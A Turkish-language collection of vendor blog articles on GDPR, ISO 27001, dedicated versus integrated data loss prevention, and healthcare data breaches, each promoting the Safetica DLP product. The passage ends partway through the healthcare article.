GDPR, AB yurttaşlarının verilerinin nasıl kullanıldığını ve nasıl şikayette bulunacaklarını anlamalarına yardımcı olmayı amaçlamaktadır. Amaç, bireylere kişisel verileri üzerinde kontrol sağlatmaktır. Yurttaşlar aşağıdaki haklara sahiptir:
- bilgilendirilme hakkı
- erişim hakkı
- düzeltme hakkı
- silme/unutulma hakkı
- işlemeyi kısıtlama hakkı
- veri taşınabilirliği hakkı
- itiraz hakkı ve otomatik karar verme ve profil oluşturma ile ilgili haklar
## GDPR’nin Kapsamı
Genel Veri Koruma Yönetmeliği, bir kuruluş AB dışında bulunsa bile, mal ve hizmet sunan veya AB’de insanları istihdam eden her şirket de dahil olmak üzere AB yurttaşlarının kişisel verilerini işleyen tüm kuruluşları etkiler.
GDPR, şirketler, dernekler, kuruluşlar, yetkililer ve bazı durumlarda özel kişiler için geçerlidir.
GDPR tüm Avrupa Birliği’ni kapsar. Tüm üye devletler için geçerlidir ve İzlanda, Lihtenştayn, Norveç ve Birleşik Krallık gibi Avrupa Ekonomik Alanı ülkelerini kapsar.
## GDPR’nin yedi ilkesi
GDPR açısından kişisel verilerin işlenmesi yedi ilkeye bağlıdır.
- Yasallık, adalet ve şeffaflık
- Amaç sınırlaması
- Veri minimizasyonu
- Doğruluk
- Depolama alanı sınırlaması
- Dürüstlük ve gizlilik (güvenlik)
- Sorumluluk
## GDPR ihlalleri (Para cezaları)
GDPR ihlali durumunda, şirketlerin ödemek zorunda kalabileceği iki tür para cezası vardır.
- Düşük seviye; hangisinin daha yüksek olduğuna bağlı olarak, 10 milyon Euro veya bir önceki yıla göre dünya çapındaki yıllık gelirin %2’si kadarı. Kayıt tutma, veri güvenliği vb. ile bağlantılı ihlaller.
- Üst seviye; hangisinin daha yüksek olduğuna bağlı olarak, 20 milyon Euro veya bir önceki mali yıla göre dünya çapındaki toplam gelirin %4’üne kadarı. Bu para cezaları genellikle veri koruma ilkeleri, işlemenin yasal dayanağı, hassas verilerin işlenmesinin yasaklanması, veri konularının haklarının reddedilmesi veya AB üyesi olmayan ülkelere veri aktarımı ile ilgili ihlaller için verilir.
GDPR para cezaları, büyük veya küçük kadar her türlü işletme için geçerlidir.
Para cezaları her bir dava için belirlenir ve etkili, orantılı ve caydırıcı olmalıdır. Uygun şekilde yüksek bir para cezası verilmesi için kullanılan bir kriter kataloğu vardır. Aşağıdaki kriterler dikkate alınır:
- İhlalin kasıtlı olup olmadığı
- Etkilenen kişi sayısı
- Şirketin hasarı azaltmak için ne tür önlemler aldığı
- Yetkililerle işbirliği düzeyi vb.
## AB içinde GDPR farklılıklar
### Almanya’nın BDSG’si
GDPR yürürlüğe girdiğinde, yeni Almanya Gizlilik Yasası (BDSG) de yürürlüğe girdi. GDPR’ı tamamlar, altını çizer, değiştirir ve belirli konulara odaklanır. BDSG, Almanya’da bulunan ve kişisel verileri Almanya’da işleyen özel şirketlerin yanı sıra Almanya’da mal ve hizmet sunan veya Almanya’daki veri sahiplerinin davranışlarını izleyen şirketler için de geçerlidir.
## Dünyadaki GDPR benzeri beş gizlilik yasası
### Brezilya
Brezilya, LGPD’yi Eylül 2020’de, GDPR’dan hemen sonra başlattı. Kapsam ve uygulanabilirlik açısından çok benzerler. Brezilya ekonomisinde iş yapmak isteyen şirketler LGPD’ye uymak zorunda.
### Güney Afrika
Güney Afrika’nın Kişisel Bilgilerin Korunması Yasası (POPIA) Temmuz 2020’den itibaren geçerlidir. GDPR ve POPIA arasında yasaların ne kadar katı olduğu konusunda birkaç fark vardır. GDPR’ın para cezaları daha yüksek ancak POPIA hapis cezaları da içeriyor.
### Türkiye
Türkiye’nin Kişisel Verilerin Korunması Kanunu (KVKK) 2016 yılından bu yana birçok kez değiştirildi ve özellikle kişisel verilerin işlenmesi söz konusu olduğunda GDPR’a oldukça yakın.
### ABD
Her eyaletin kendi gizlilik yasaları var. New York Eyaletinde, New York’ta faaliyet gösteren finansal kurumlar için geçerli olan 23 NYCRR 500 var. Kaliforniya’da, GDPR’a çok benzeyen Kaliforniya Tüketici Gizliliği Yasası (CCPA) var.
CCPA, tüketicilere kişisel bilgilerini kontrol etmeleri için etkili bir yol sunarak anayasal gizlilik hakkını daha da ileri götürmeyi amaçlamaktadır. Tasarı, Kaliforniya Eyalet Yasama Meclisi tarafından kabul edildi ve Ocak 2020’de yürürlüğe girdi.
### Tayland
Şubat 2019’da Tayland Kişisel Verileri Koruma Yasası (PDPA) onaylandı, ancak yürürlük tarihi ertelendi. Kanun 1 Haziran 2022 tarihinden itibaren geçerlidir. PDPA, GDPR gibidir, çünkü kişisel verilerin geniş bir tanımını, kişisel verilerin toplanması ve kullanılması için yasal bir temel oluşturma gerekliliğini ve ihlal sonucu yüksek cezalar öngörür. Para cezaları daha düşüktür, ancak hapis cezası olasılığı vardır.
## En büyük 3 GDPR cezası
### \#1 Amazon – 746 milyon € para cezası
Lüksemburg Ulusal Veri Koruma Komisyonu (CNDP) tarafından Amazon.com Inc.’e 746 milyon € para cezası verildi. Mayıs 2018’de Amazon’a karşı 10.000 kişi tarafından yapılan bir şikayet nedeniyle soruşturma açıldı. CNPD, Amazon’un reklam hedefleme sistemi kullanıcılardan uygun onayı almadığı için GDPR’ı ihlal ettiğini tespit etti.
---
### \#2 WhatsApp – 225 milyon € para cezası
İrlanda Veri Gizliliği Komisyonu (DPC), 2 Eylül 2021’de WhatsApp İrlanda’ya para cezası verdi. Şeffaflık ilkesi WhatsApp Ireland Ltd tarafından ihlal edildi ve şirket kullanıcılara doğru bilgi vermedi. WhatsApp, 2021 yılında kullanıcıların kişisel verilerinin işlenmesiyle ilgili şeffaflığı artırmak için Kullanıcı Gizlilik Bildirimi’ni güncelledi.
---
### \#3 Google LLC – 90 milyon € para cezası
CNIL (Commission nationale de l’informatique et des libertés), Google LLC’ye 90 milyon € para cezası verdi. Fransa’daki YouTube kullanıcılarının kolayca kabul ettiği çerezleri aynı kolaylıkta reddetmelerine izin vermedi. Kullanıcıların çerezleri reddetmeleri engellendiğinde, şirket bundan fayda sağlar ve bu da GDPR ihlali olarak kabul edilir.
> ## GDPR için veri güvenliğini sağlamaya yönelik 5 adım
>
>
>
> #### 1
> Veri denetimi gerçekleştirme
>
> Şirketinizin ne tür kişisel veriler ürettiğini ve bilgilerin nerede saklandığını bilmelisiniz.
>
> #### 2
> Belge işleme yönergelerini uygulama
>
> Kişisel verilerin nasıl işlenebileceğini belirten bir kurallar kümesi oluşturun.
>
> #### 3
> Çalışanlarınızı eğitin
>
> Her çalışan, kişisel verilerin nasıl ele alınacağının farkında olmalıdır.
>
> #### 4
> Verilerinizi şifreleme
>
> GDPR, tüm medya ve harici cihazların şifrelenmesini önerir.
>
> #### 5
> Verilerinizi sızıntılara ve içeriden gelen tehditlere karşı koruyun
>
> Veri kaybını önleme, yalnızca GDPR nedeniyle değil, verilerin şirketlerin sahip olduğu en değerli varlıklardan biri olması nedeniyle uygulanması gereken kapsamlı bir stratejidir. E-posta, bulut depolama, anlık mesajlaşma programları, baskı, USB sürücüler, mobil cihazlar gibi verilerinizi ve iletişim yöntemlerinizi güvence altına alın.
[](https://stratus.com.tr/safetica-dlp/?utm_source=antivirus.com.tr&utm_medium=banner&utm_campaign=safetica)Safetica DLP ile her boyuttan işletme verilerini koruyabilir
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, GDPR, Mevzuat, Rehber, Safetica, Veri Gizliliği
---
### [ISO 27001 (IEC): Kapsamı, amacı ve uyum süreci](https://antivirus.com.tr/iso-27001-iec-kapsami-amaci-ve-uyum-sureci/)
**Published:** Mart 27, 2023
**Author:** Can Erginkurban
**Excerpt:** Paydaşları tanımlayın, riskleri belirleyin, kontrolleri uygulayın. Kuruluşunuzun ISO 27001 uyumunu sağlayabilmesi için özet bir rehber hazırladık.
**Content:**
ISO 27001 uluslararası standardına uymak, kuruluşunuzu etkin bir **bilgi güvenliği yönetim sistemi** (BGYS) ile donatmak anlamına gelir. Pratik bir perspektiften bakıldığında, kuruluşunuz için en iyi BGYS’yi uygulamak istiyorsanız, bunun nasıl yapılacağı sürecinde size rehberlik etmesi için ISO 27001 spesifikasyonlarına başvurabilirsiniz.
## ISO 27001 Nedir?
ISO 27001, bir kuruluş için etkili bir BGYS oluşturmayı ve uygulamayı amaçlayan bir metodolojidir. Basitçe söylemek gerekirse, sağlam bir BGYS, ISO 27001 uygulamasının ana temasıdır. BGYS “ne” ise, ISO 27001 “nasıl” dır.
Risk tabanlıdır, yani öncelikle bir kuruluş ve veri koruma sistemi içindeki riskleri tanımlamak ve değerlendirmek üzerine kurulmuştur. Bu değerlendirmelere dayanarak önlemlerin alınması bir sonraki adımdır, bunu sürekli izleme ve iyileştirmeler izler.

## ISO 27001 ‘in amacı nedir?
Amacı, “bir bilgi güvenliği yönetim sisteminin kurulması, uygulanması, işletilmesi, izlenmesi, gözden geçirilmesi, sürdürülmesi ve iyileştirilmesi” için kılavuzlar sağlamaktır.
ISO 27001’e dayalı bir BGYS sistemi oluşturmanın amacı, bir kuruluşun veri gizliliğini, bütünlüğünü ve kullanılabilirliğini korumaktır.
- **Gizlilik**: bilgiye yalnızca yetkili kişiler tarafından erişilebilir
- **Dürüstlük**: Bilgilerdeki değişiklikler sadece yetkili kişiler tarafından yapılabilir
- **Kullanılabilirlik**: yetkili kişilerin bilgilere zamanında ve kesintisiz erişimi vardır
## BGYS nedir?
BGYS, bir şirketin siber güvenliği için önemlidir. Temel amacı şirketin (ve şirketin müşterilerinin) verilerini korumak, veri ihlalleri ve siber saldırı riskini azaltmak ve meydana gelirse hasarı azaltabilecek kontroller belirlemek olan bir dizi somut politikadır.
BGYS’nizi kurduktan sonra, veri güvenliği tehditleriyle ilişkili riskleri yönetmek için gerekli politikalara, prosedürlere, teknik önlemlere ve personel eğitimine derinlemesine bakabilirsiniz.
## ISO 27001 ‘in kapsamı nedir?
Her türlü hassas bilgiyle ilgilenen herhangi bir kuruluş, ISO 27001 uyumluluğu için adaydır.
IT, finans, ilaç ve sağlık endüstrileri en önemli adaylardır. Ancak sonuçta, büyüklüğü veya türü ne olursa olsun, herhangi bir kuruluş, ISO 27001’e uyum sağlamaktan büyük fayda görür. Özel, kamu, kar amacı güden veya gütmeyen kuruluşların tümü veri ihlallerine açıktır.
Buna ek olarak, ISO 27001 uluslararası bir standarttır, yani nerede iş yapıyor olursanız olun kolayca tanınır.

## ISO 27001 nasıl uygulanır
ISO 27001’i veri güvenliğindeki en iyi uygulamalara genel bir bakış olarak görebilirsiniz. Kuralcı değildir. BGYS’nizi uygularken izlemeniz gereken adım adım talimatlar değildir. Her kuruluşun bireysel risk değerlendirmesine dayanarak kendileri için uygun bir BGYS elde etmesini sağlayan bir kılavuzdur.
Kuruluş, ISO 27001 tarafından önerilen önlemlerin kendisinde bulunan her risk için en mantıklı olduğu benzersiz koşullarını göz önünde bulundurarak karar verebilir. Ve BGYS’sini uygulamaya koyabilir.
## **Veri korumasına bütüncül bir yaklaşım**
ISO 27001, veri güvenliğine üç ana açıdan bakan bütünsel bir yaklaşım içerir: **insanlar, teknoloji ve süreçler**. Bu nedenle, bir araya getirdiğiniz BGYS’nin kuruluşunuzun ve iş süreçlerinizin tüm alanlarında görünür olmasını beklemelisiniz.
Bunun nedeni, tek başına teknolojinin verileri güvence altına almak için yeterli olmayacağıdır. Veri ihlallerinden çoğu zaman bir insan faktörü vardır. IT departmanının kontrol edemeyebileceği tüm açıları düşünün; mesela bir e-postada yanlışlıkla sızdırılan hassas bilgiler, kendi bilgisayarlarını veya güvenli olmayan ağları kullanan uzak çalışanlar veya bir yöneticinin telefonunun çalınması.
Bu nedenle, ISO 27001’i temel alan bir BGYS aşağıdan yukarıya doğru bir yaklaşım yerine yukarıdan aşağıya bir yaklaşım kullanılarak uygulanmalıdır.
ISO 27001’in uygulanması için temel ön koşullardan biri de yönetimin dahlidir. Kağıt üzerinde en iyi BGYS’ye sahip olabilirsiniz, ancak yönetiminiz arkasında değilse, kuruluşunuzda asla geçerlilik kazanmayacaktır.
Güncel teknoloji ve yazılıma sahip olmak iyi bir şeydir, ancak insanların eğitimleri ve ilkelerinize uymaları da aynı derecede önemlidir. ISO 27001 bunu dikkate alır ve bu noktaların da teknolojinin kendisi kadar ele alındığından emin olunmasına yardımcı olur.
> **ISO 27001’in uygulanmasının ana adımları**
>
>
>
> 1. Paydaşları tanımlama
> 2. Paydaşlar beklentilerini bilgi güvenliği açısından tanımlar
> 3. Riskleri değerlendirin. Boşlukları analiz edin.
> 4. Riskleri belirlenen beklentileri karşılayacak şekilde ele almak için kontrolleri ve diğer yöntemlerini tanımlayın
> 5. Kontrolleri ve diğer risk tedavi yöntemlerini uygulamak
> 6. Kontrollerin beklendiği gibi çalışıp çalışmadığını sürekli olarak ölçün
> 7. Sistemin her zaman en iyi durumda olmasını sağlamak için sürekli iyileştirmeler yapın
## Risk değerlendirmesi
ISO 27001’in gerektirdiği resmi risk analizini yapmak için, öncelikle size yardımcı olacak bir danışman tutup tutmayacağınıza veya bunu kendi başınıza yapıp yapmayacağınıza karar vermeniz gerekir.
Büyük şirketler, bunun gibi görevlere adanmış çalışanlara veya tüm ekiplere sahip olabilir, bu nedenle kendi başlarına bir değerlendirme yapmaya karar verebilirler. Öte yandan, deneyimli bir danışmanı işe almak, tüm ekibin değerli zamanını oldukça göz korkutucu bir görevde kullanmadan sürecin daha hızlı ve sorunsuz ilerlemesini sağlayabilir.
Küçük bir kuruluş, kendi risk değerlendirmesini yapacak kadar küçük olduğuna karar verebilir. Sonra kendilerini böyle bir meydan okumaya hazır hissetmediklerini düşündüklerinde tekrar bir uzmanı tercih edebilirler.
Ne yapmayı seçerseniz seçin, önce **varlıkların bir listesini** (buna elektronik dosyalar, donanım ve fikri mülkiyet gibi şeyler dahil) ve bunlara kimin sahip olduğunu, başka bir deyişle hangi riskten kimin sorumlu olduğunu derlemeniz gerekir.
Bir varlık listesi oluşturduktan sonra, bunlarla ilişkili **tehditleri ve güvenlik açıklarını** düşünmenin ve ardından **her bir riskin değerlendirilmesinin** zamanı geldi. Hangilerinin en muhtemel olduğunu ve hangilerinin en kötü sonuçlara yol açacağını belirleyebilmek için her riski puanlayacaksınız ve bu nedenle diğerlerine göre önceliklendirmelisiniz.
ISO 27001 risk değerlendirmesi tamamlandıktan sonra, riskleri hafifletme yöntemlerini ve kontrollerini bulmaya hazırsınız demektir.

## ISO 27001 için 14 kontrol
Bir kuruluşun BGYS’sinin işin tüm yönlerini etkilemesinin beklenmesi gerektiğini yukarıda anlattık. Bunun ne anlama geldiğini daha iyi anlamak için, [ISO 27001’in Ek A](https://www.iso.org/isoiec-27001-information-security.html)‘sı, bir şirketin bilgi güvenliği sisteminin 14 alanını kapsar ve belirli bir alanda kullanılabilecek kontrolleri açıklar.
### ISO 27001 ‘in 14 kontrolü ve (kısaca) içerikleri şunlardır:
| **Alan** | **İçerik** |
|---|---|
| **Bilgi güvenliği politikaları** 2 kontrol | İlkeleri kuruluşun genel güvenlik yönüyle uyumlu hale getirme. İlke çalıştırma. |
| **Bilgi güvenliği organizasyonu** 7 kontrol | Kuruluş içindeki bilgi güvenliği uygulamalarını yönetme. Mobil cihazlara ve uzak iş gücüne hitap eder. |
| **İnsan kaynakları güvenliği** 6 kontrol | Bireylerin kuruluşta istihdam öncesinde, sırasında ve sonrasında sorumlulukları |
| **Varlık Yönetimi** 10 kontrol | Veri varlıklarının, veri depolamanın ve korumanın güvenliğini sağlama ve tanımlama. |
| **Erişim kontrolü** 14 kontrol | Çalışanların yalnızca kendileriyle ilgili bilgileri görüntüleyebilmelerini sağlamak. |
| **Kriptografi** 2 kontrolleri | Veri şifreleme, veri gizliliğinin korunması. |
| **Fiziksel ve Çevre Güvenliği** 15 kontrol | Kuruluşun tesislerine yetkisiz fiziksel erişimi veya hasarı önlemek. Donanım veya dosya depolama ekipmanının kaybolmasını veya çalınmasını önleme. |
| **Operasyon Güvenliği** 14 kontrol | Verilerin toplanması ve depolanması ile ilgili tesislerin güvenli olmasını sağlamak. Güvenlik açığı yönetimi. |
| **İletişim güvenliği** 7 kontrol | Ağlardaki bilgileri, kuruluş içinde veya 3. bir tarafa iletilirken korumak. |
| **Sistem Edinimi, Geliştirme ve Bakım** 13 kontrol | Tüm yaşam döngüsü boyunca güvenlik gereksinimlerinin korunması. |
| **Tedarikçi ilişkileri** 5 kontrol | Sözleşme tarafları hangi bilgileri kullanabilir ve bilgi güvenliği nasıl ele alınmaktadır? |
| **Bilgi Güvenliği Olay Yönetimi** 7 kontrol | Güvenlik sorunlarının ele alınmasından ve raporlanmasından kimin sorumlu olduğunu ve süreçteki adımları belirleme. |
| **İş Sürekliliği Yönetimi** 4 kontrol | İş kesintileri sırasında bilgi güvenliği sürecini sürdürmek için bir sistem oluşturmak. |
| **Uyumluluk** 8 kontrolleri | Kuruluşla ilgili yasa ve yönetmelikleri tanımlamak ve bunlara uymak. |
## Sonuç
Açıkladığımız gibi, bir kuruluşun ISO 27001’de belirtilen tüm kontrolleri uygulaması gerekmez. Sadece kuruluşun risk değerlendirmesine ve beklentilerine dayanarak mantıklı olanlar dikkate alınmalıdırlar.
İyi bir BGYS’ye sahip olmanın ayrılmaz bir parçası sadece ISO 27001 uygulanması değil, aynı zamanda sistemin sürekli bakımı ve iyileştirilmesidir. Kuruluşunuzun veri güvenliği sisteminin güncel olduğundan ve güncel tutulduğundan emin olmanın tek yolu budur.
## Safetica ISO 27001’e Uymaya Nasıl Yardımcı Olur?
### Hassas Verilere Genel Bakış
Safetica, bilgi akışlarına ve hassas veri depolamaya genel bir bakış sunar ve kullanıcı operasyonlarını izlemenize yardımcı olur ve verilerin nasıl işlendiğine dair raporlar sunar.
###
Veri Sınıflandırma ve Güvenlik İlkeleri
Safetica ile verileri kolayca sınıflandırabilir ve buna dayanarak DLP politikaları uygulayabilir ve kullanıcılar hassas bilgilerle etkileşime girdiğinde istenen davranışları uygulayabilirsiniz.
###
Veri Şifreleme
Safetica, verilerinizi şifrelemenize yardımcı olur. Şifreleme, Safetica yönetim konsolunda merkezi olarak yönetilir.
###
Veri Sızıntısı Bildirimi
Bir güvenlik olayı durumunda, Safetica’nın gerçek zamanlı e-posta uyarı sistemi uygun personeli bilgilendirir. Ayrıntılar sağlar, böylece takip eylemleri gerçekleştirebilir ve veri sızıntısının etkisini en aza indirebilirsiniz.
###
Mevzuata Uygunluk
Safetica ve DLP politikaları ile yalnızca ISO 27001 ile değil, [GDPR](https://antivirus.com.tr/?p=7932), PCI DSS, HIPAA, CMMC ve daha fazlası gibi diğer düzenlemelerle de uyumlu olduğunuzdan emin olabilirsiniz.
[](https://stratus.com.tr/safetica-dlp/?utm_source=antivirus.com.tr&utm_medium=banner&utm_campaign=safetica)Safetica DLP ile her boyuttan işletme verilerini koruyabilir
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, ISO 27001, Mevzuat, Rehber, Safetica
---
### [DLP ve Entegre DLP: Sizin için en mantıklı olan hangisi?](https://antivirus.com.tr/dlp-ve-entegre-dlp-sizin-icin-en-mantikli-olan-hangisi/)
**Published:** Mart 30, 2023
**Author:** Can Erginkurban
**Excerpt:** En basit hali ile, özel DLP veri kaybı önlemeye odaklanmış bir sistemdir. Entegre DLP ise kuruluş içinde zaten kullanılan mevcut bir programın eklentisidir.
**Content:**
Veri kaybı önleme (DLP), verilerini korumaya önem veren bir kuruluşun güvenlik stratejisinin ayrılmaz bir parçasıdır. Veri kaybı dediğimizde, hassas verilerin bir kuruluştan sızdırıldığı veya çalındığı herhangi bir durumdan bahsediyoruz. Bu kayıp, insan hatası veya 3. bir tarafın kötü niyetli eylemleri sonucunda gerçekleşebilir. Veri kaybının meydana geldiği kanallar çeşitlidir. E-posta, ağ, bulut ve donanım hırsızlığı kötü niyetli kişilerin kullanabileceği çeşitli giriş noktaları olabilir. DLP ve entegre DLP çözümleri bu aşamada devreye girer.
Bu arada kuruluşlar sadece önemli olduğuna inandıkları için verilerini güvende tutmak için çaba göstermiyorlar. Aynı zamanda birçok veri koruma yönetmeliği, bir kuruluşun uyumlu olması ve/veya sertifika alması için DLP’yi gerektiriyor. Örneğin, PCI DSS, [GDPR](https://antivirus.com.tr/?p=7932) ve HIPAA’nın tümü, sızıntıları önlemek için verilerin düzgün bir şekilde yönetilmesini bekler. Veri korumanın ana hatları aslında, [ISO / IEC 27001](https://antivirus.com.tr/?p=7823) standardı ile belirleniyor, Ekim 2022’de “Veri Sızıntısı Önleme” gereksinimini içerecek şekilde güncellendi.
Bazı hoş olmayan istatistikler de ekleyelim: Şirketlerin% 83’ü hayatta kaldıkları süre içinde bir noktada (bir kereden fazla) bir veri ihlali yaşayacak ve küçük işletmelerin% 60’ı bir veri ihlalinden sonraki [altı ay içinde](https://www.inc.com/joe-galvin/60-percent-of-small-businesses-fold-within-6-months-of-a-cyber-attack-heres-how-to-protect-yourself.html) kapanacak (IBM’in Veri İhlali Maliyeti Raporu 2022)… ve er ya da geç bir DLP çözümüne ihtiyacınız olduğunu biliyorsunuz.


Kuruluşunuz için DLP çözümlerini araştırırken, iki farklı değişkenle karşılaşmış olabilirsiniz: özel DLP (kurumsal DLP olarak da bilinir) ve entegre DLP.
> Basit bir ifadeyle, özel DLP, özel bir veri kaybı önleme sistemidir. Entegre DLP ise kuruluş içinde zaten kullanılan mevcut bir programın uzantısıdır.
## Özel DLP nedir?
Özel DLP, ikisi arasında daha sofistike olanıdır. Bağımsız bir ürün olarak, tüm veri kaybı kanallarındaki verileri aynı anda güvence altına alan kapsamlı bir çözümdür. Özel DLP, bir kuruluşun siber güvenlik ortamında meydana gelen her şeyi izlemek ve raporlamak için merkezi ve genellikle otomatik bir sistem kullanır.
Özel DLP’nin, karmaşıklığı ve son derece sofistike doğası göz önüne alındığında, daha fazla özellik sağlayacağı açıktır. Öte yandan, bir kuruluşun tüm veri kaybı önleme sistemi tek bir konsoldan görünür ve yönetilebilir olur ve bu da kullanımı daha verimli hale getirir. Ayrıca, entegre bir DLP’nin aksine tüm siber güvenlik tabanlarını da kapsayabilir.

**ARTILARI**
- Verimli
- Sofistike ve kapsamlı
- Tek konsol
- Tüm tabanları kapsar

**EKSİLERİ**
- Pahalı olabilir
- Yoğun kaynak kullanımı olabilir
## Entegre DLP nedir?
Entegre bir DLP çözümü daha az karmaşıktır yetenekleri sınırlıdır, çünkü yalnızca veri kaybını önlemek amacıyla bağımsız bir ürün olmak yerine mevcut bir aracın uzantısıdır.
Tüm veri kaybı kanallarını kapsayacak entegre bir DLP çözümü yoktur, bu da birden fazla kanal için birden fazla çözüm kullanma ihtiyacına neden olur. Bu, elbette, olası kör noktalar ve bireysel entegrasyonlar arasında etkisiz koordinasyon anlamına gelir.
Örneğin, virüsten koruma yazılımı, sisteminize e-postalar veya tehlikeli web siteleri aracılığıyla giren kötü amaçlı yazılımlara veya fidye yazılımlarına karşı koruma sağlayan DLP uzantılarına sahip olabilir. Ancak yerel ağ veya buluttaki verileri koruma açısından fazla bir şey yapmaz.
Bu nedenle, entegre DLP, özel bir DLP çözümü kadar kapsamlı olamaz. Her zaman belirli bir kanalı hedefler ve orada veri kaybını önlemek için çalışır, ancak asla tüm sistemi koruyamaz.
Entegre DLP çözümleri, verileri çok hassas olmayan veya yönetmeliklere uyamamaktan çok fazla rahatsız olmaya küçük kuruluşlar için doğru seçim olabilir.

**ARTILARI**
- Daha ucuz
- Mevcut kaynakları kullanır

**EKSİLERİ**
- Kapsamlı değil
- Birden fazla ürünü koordine etmek zor
- Potansiyel kör noktalar
## Safetica’nın DLP çözümleri verilerinizi nasıl koruyabilir?
Safetica’nın DLP çözümlerini kullanmak, veri sızıntılarını önlemenize ve olayları araştırmanıza, [mevzuata uyum](https://www.safetica.com/blog/topics/regulatory-compliance#results) sağlamanıza ve insan hatalarını ve kasıtlı kötü amaçlı eylemleri önlemenize olanak tanır.
Kuruluşunuzun hassas verilerinin akışını ve bağlamını anlamak için bir denetimle başlayarak, güvenlik politikalarınızı sektördeki en iyi uygulamaları yansıtacak ve sürekli gelişen siber güvenlik önlemlerinin zirvesinde kalacak şekilde ayarlamanıza yardımcı olur. Otomatik uyarılarımız ve gerçek zamanlı raporlarımız, sisteminizin etkili bir şekilde gözetim altında olmasını sağlar.
[Safetica’nın DLP ürünleri basit ve akıllıdır](https://www.safetica.com/blog/safetica-nxt-strengthens-its-promise-of-smart-and-simple-dlp-saas-solution). Bu sadece bir slogan değil. Ürünleri geliştirirken sadelik, otomasyon ve hızlı benimseme süreçlerine sıkı sıkıya bağlıyız. Veri kaybı başınızı çok ağrıtır ancak kullanacağınız DLP sistemi de ayrıca başınızı ağrıtmamalıdır.
[](https://stratus.com.tr/safetica-dlp/)Safetica DLP ile her boyuttan işletme verilerini koruyabilir
İlgili makale: [Veri kaybı korumasına (DLP) sahip olmanın avantajları](https://antivirus.com.tr/veri-kaybi-korumasina-dlp-sahip-olmanin-avantajlari/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** DLP, Safetica, Siber Güvenlik, Veri Gizliliği
---
### [Sağlık sektörü veri ihlalleri ve alabileceğiniz önlemler](https://antivirus.com.tr/saglik-sektoru-veri-ihlalleri-ve-alabileceginiz-onlemler/)
**Published:** Mart 7, 2023
**Author:** Can Erginkurban
**Excerpt:** En hassas kişisel bilgilerden olan hasta sağlık verilerinin çeşitli uygulama ve cihazlar arasında paylaşılması tehditlere karşı korunmasını zorlayabiliyor.
**Content:**
En hassas kişisel bilgilerden biri olarak hasta sağlık verilerinin, veri sorunlarına ya da veri ihlallerine karşı korunması gerekiyor. Söz konusu verinin büyük bir çoğunluğunun çeşitli uygulama ve cihazlar arasında paylaşılması nedeni ile bu verileri, tehditlere karşı korumak epey zorlayıcı olabiliyor.
Ancak sağlık sektöründeki şirketlerin, veri güvenliklerini hızlı bir şekilde iyileştirmeleri ve hasta güvenini arttırmaları için kullanabilecekleri birkaç iyi uygulama örneği de bulunuyor. Makalemizde bu iyi uygulama örneklerine yer veriyoruz.
## Sağlık sektöründe teknolojinin etkisi
Sağlık sektörü, teknolojiden pek çok farklı açıdan faydalanmıştır. Bulut ortamında saklanan dijital sağlık kayıtları sayesinde doktorların, artık matbu kayıtlar oluşturması ve bunları güncelleyip yönetmesi için pek fazla zaman ayırması gerekmiyor. Giyilebilir cihazlar ve dijital sağlık uygulamaları, doktorların uzun süren rahatsızlıkları olan hastaları takip etmesine yardımcı oluyor. Dahası, hasta-doktor görüşmelerini kaydedip bunları genel bir not haline getirerek doktorlara epey zaman kazandıran yapay zeka destekli uygulamalar da bulunuyor.
Tüm bu uygulamalar her geçen gün büyük oranda veri de oluşturuyor ve bu durum, sağlık sektöründe hem bir avantaj hem de bir dezavantaj olarak ortaya çıkıyor. Uygulamalardan gelen veriler, sağlık uzmanları için bir hastaya yönelik yüz yüze muayeneden elde edilebilecek bilgiye kıyasla çok daha fazla bilgi sunduğu için bu durum bir avantaj sağlıyor. Böylece, sağlık uzmanları hastaları nasıl muayene edecekleri konusunda daha iyi kararlar verip genel olarak daha iyi bir hasta bakımı sağlayabiliyorlar.
Her geçen gün ortaya çıkan veri miktarı ise hangi sağlık verilerinin nerede muhafaza edildiğini ve bunlara kimlerin erişim sağlayabildiğini takip etmeyi giderek zorlaştırıyor. Ayrıca yoğun mesai günlerini, sağlık çalışanlarının evrak işlerine yönelik hoşnutsuzluklarını ve ne yazık ki çoğu zaman verilmeyen siber güvenlik eğitimlerini göz önüne aldığınızda sağlık sektörünün, neden en çok veri sorunu yaşayan sektörler arasında yer aldığını da anlayabilirsiniz. Diğer sektörlerde olduğu gibi ne yazık ki sağlık sektöründe yaşanan saldırılar da gittikçe artıyor. Bunun altında ise hem sağlık kayıtlarının suçlular için değerli olması hem de birçok sağlık tesisinin halen eski ekipman kullanması yatıyor. Dolayısıyla suçlular, sağlık kayıtlarını çok daha kolay bir şekilde ele geçirebiliyor.
## Sağlık sektöründeki veri ihlalinin ortalama maliyeti nedir?
### Sağlık sektörü, sorun başına 10,10 milyon USD ile en yüksek ortalama veri ihlali maliyetine sahiptir.
Daha da endişe yaratan bir konu ise sağlık sektöründeki veri ihlali maliyetlerinin hızla artış göstermesidir. IBM Security tarafından hazırlanan bir ihlal raporuna göre sağlık sektöründeki benzer sorunların ortalama maliyeti, 2020’den itibaren %42 artış göstermiş olup artmaya devam etmektedir.
Maliyetin bu kadar yüksek olmasının birkaç nedeni bulunuyor. Bu nedenlerden biri, sağlık hizmeti sağlayıcılarının topladığı ve sistemlerinde muhafaza ettiği veri türü ve miktarıyla ilgilidir. Her hastanın dosyasında genellikle aşağıdaki bilgiler yer alır:
- Hastanın adı, soyadı ve adresi
- E-posta adresi
- Kimlik numarası
- Fatura bilgisi
- Sosyal güvenlik numarası
- Reçete bilgileri ile birlikte hastalık öyküsü vb.
### Suçlular için bu tür bir sağlık kaydı verisi, bir kredi kartı numarasından 50 kat daha değerlidir.
Çünkü suçlular, sağlık kayıtlarındaki mevcut bilgiler ile tamamen sahte bir kimlik oluşturma yetisine sahiptir. Suçlular, ardından bu sahte kimliği kullanarak kurbanın sağlık sigortası ile tıbbi malzemeler satın alabilir, hasta adına kredi çekebilir, kurbanın sağlık planını suistimal edebilir veya sigorta tazminat talebinde bulunabilirler. Ayrıca kredi kartlarının aksine sağlık kayıtları, bir veri ihlali fark edildikten sonra iptal edilemediği, engellenemediği veya değiştirilemediği için sağlık şirketleri, bu ihlali kontrol altına almakta ve ortaya çıkan zararı en aza indirmekte çok daha zorlanıyor.
